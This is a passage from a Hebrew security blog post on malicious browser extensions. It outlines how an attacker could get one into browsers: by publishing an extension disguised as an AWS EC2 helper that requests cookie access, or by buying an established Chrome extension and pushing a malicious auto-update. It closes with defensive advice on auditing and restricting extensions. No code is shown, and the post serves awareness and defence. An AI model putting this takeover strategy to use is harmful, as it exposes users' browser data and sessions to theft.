עד עכשיו התחלנו מנקודה שבה התוסף כבר מותקן. אבל בעולם האמיתי יש עוד שאלה: איך תוסף עם יכולות כאלו מגיע לדפדפן מלכתחילה, ולמה שמישהו ייתן בו אמון? כדי להבין את הסיכון, נבחן שתי אפשרויות: תוסף חדש שמציג את עצמו ככלי שימושי, ותוסף קיים שהשליטה בו עוברת לגורם אחר. בשני המקרים, לא רק הקוד מעניין, אלא גם הסיבה שבגללה המשתמש הסכים להתקין אותו.

תוסף חדש (EC2-4-DEV):

בהנחה ואנחנו רוצים לשחרר לעולם תוסף בנראות לגיטימית שיוכל לבצע פעולות שונות אנחנו נצטרך לספר סיפור הגיוני, להגדיר מה מטרת התוסף שלנו ואיך הוא רלוונטי לקהל היעד, האם יש הצדקה לוגית להרשאות שאנחנו מבקשים?


נוכל לפתח תוסף שמציע למפתחים ממשק נוח לניהול מכונות EC2 ב-AWS, רוצה להרים או לכבות מכונה דרך הדפדפן מבלי להכנס (שוב) לחשבון ה-AWS שלך? לא רוצה לפתוח שוב את ממשק הניהול של AWS בשביל פעולה פשוטה? התוסף שלנו יציג את המכונות שלך ותוכל בלחיצת כפתור לבצע פעולות כיבוי והדלקה. על פניו זה נראה כמו כלי שימושי, אבל האם זה גם מסביר למה הוא צריך לקרוא Cookies? לא בהכרח. ממשקי ה-API הרגילים של EC2 משתמשים בבקשות חתומות ובפרטי הזדהות מתאימים. לכן, מראה לגיטימי או פיצ'ר נוח אינם הצדקה בפני עצמם להרשאה הזו, ובוודאי לא לגישה ל-Cookies מכל האתרים:



חשוב להפריד בין הדוגמה הזו לבין הפצה בפועל. עצם זה שהמימוש עובד בסביבת הפיתוח לא אומר שהוא יעבור את הבדיקה של גוגל, וטעינה של קוד מרוחק כפופה למגבלות שעליהן דיברנו קודם. בגישה של תוסף חדש צריך גם לצבור משתמשים ולשכנע אותם לתת בו אמון. לכן, מבחינת ניתוח הסיכון, מעניין להסתכל גם על האפשרות השנייה: מה קורה כשהתוסף כבר מותקן ואנשים כבר סומכים עליו?


לקנות תוסף קיים:

לעומת מה שראינו באופציה הראשונה, האפשרות הנוכחית היא אלטרנטיבה לא רעה שתאפשר לא רק לנסות ולבחור את קהל היעד המתאים לכם מראש אלא אפילו לראות בכמה דפדפנים התוסף העתידי שלכם יכול לרוץ!




יש זירות מסחר שונות בהן מפתחים מציעים למכירה תוספים שלהם שכבר נמצאים בחנות התוספים של Chrome, בעצם אנחנו יכולים לקנות תוסף קיים לאחר תהליך האישור עם התקנות פעילות וכל מה שאנחנו צריכים - זה רק לשלם לאותו מפתח ולקבל את הבעלות על אותו התוסף אליו.

נוכל להכנס לאחת מזירות המסחר הפופולריות לתוספי דפדפן כמו [ExtensionHub](https://chrome.google.com/webstore) ולגשת לעמוד ה-Marketplace:



כמו שאפשר לשים לב בתמונה מעלה, אפשר לראות מה המחיר שאותו מפתח דורש על העברת הבעלות של אותו תוסף, אבל לפני שנתייחס למחיר נוכל לבדוק בכמה דפדפנים אותו תוסף מותקן, מה שיעזור לנו לקבל הערכה מושכלת יותר, כמו למשל התוסף הזה שיש לו 20,000 משתמשים:



היתרון המשמעותי בשיטה הזו שאנחנו יכולים כבר לקנות תוסף קיים, עם מוניטין ועם התקנות, תוסף שיש לו כנראה גם ותק ועבר את כל שרשרת האישורים כדי להגיע לחנות של Chrome, אין צורך בלהתקין מחדש את התוסף, אנחנו נשענים כבר על הרשאות שהמשתמש אישר ואנחנו יכולים להוציא עדכון לתוסף שלנו, הוא ברוב המקרים יתעדכן לבד (עדכונים מופעלים אוטומטית כברירת מחדל).

אתם בטח אומרים לעצמכם: בסדר, אבל אם הבעלות על התוסף השתנתה, המשתמשים יקבלו על זה הודעה, לא? לפי דוח שפרסמה [Socket](#) באוגוסט 2026, משתמשים אינם מקבלים הודעה ייעודית על שינוי בעלות של תוסף. באותו דוח תוארו גם תוספים שנרכשו ממפתחים לגיטימיים ובהמשך נוספה להם פעילות זדונית. כלומר, זה לא רק תרחיש תאורטי. עם זאת, חשוב לא להתבלבל בין הודעה על שינוי בעלות לבין אזהרה על הרשאות חדשות. אלו שני דברים שונים.

אז מה עושים עם זה?

אחרי כל זה, המסקנה היא לא שצריך להסיר כל תוסף מהדפדפן. אבל כן כדאי לעצור מדי פעם ולבדוק מה מותקן אצלנו ולמה. תוסף שהתקנו בשביל פעולה חד-פעמית לפני שנה עדיין נחוץ לנו? הוא באמת צריך גישה לכל האתרים, או שאפשר להגביל אותו לאתרים שבהם משתמשים בו? Chrome מאפשר לשנות את הגישה לאתרים עבור תוספים, אם כי ההגדרה הזו לא שולטת בכל סוגי ההרשאות.

בארגון, השאלה כבר לא צריכה להישאר רק אצל כל משתמש בנפרד. בדפדפנים מנוהלים אפשר לקבוע אילו תוספים מותר להתקין ולחסום תוספים אחרים. בעיניי, לצד המדיניות הזו כדאי גם לדעת אילו תוספים נמצאים בשימוש ולבחון אם ההרשאות שלהם עדיין מתאימות לצורך שבגללו הותקנו.

סיכום

מה שהתחיל כסקרנות לגבי חוסם פרסומות והמשיך כדי להבין את ההבדלים בין Manifest v2 ל-V3, הסתיים לפחות עבורי בכמה תובנות מטרידות למדי לגבי עולם הדפדפנים והתוספים שפועלים בו. אחרי שכתבתי את RedExt כדי לבחון בעצמי איך דברים עובדים, גיליתי שהמימוש היה פשוט יותר ממה שציפיתי.

לדעתי, הנושא הזה מצדיק יותר תשומת לב. תוסף זדוני לא צריך לקבל את אותן יכולות של קובץ שרץ על מערכת ההפעלה כדי לגרום לנזק משמעותי. מספיק לחשוב על המידע שאנחנו כבר רואים בדפדפן ועל הגישה שנתנו לתוסף אליו. אחרי העבודה על RedExt, זו הנקודה שנשארה איתי: לפעמים הבעיה היא לא שמשוהו עקף את ההרשאות, אלא שנתנו הרשאות משמעותיות בלי להבין עד הסוף מה אפשר לעשות איתן.

אני מקווה שמצאתם את המאמר הזה מעניין, וחשוב מכך - שהיא תגרום לכם להסתכל מעט אחרת על התוספים שאנחנו מתקינים בדפדפן, כלי שהוא חלק יומיומי בשגרה של כולנו.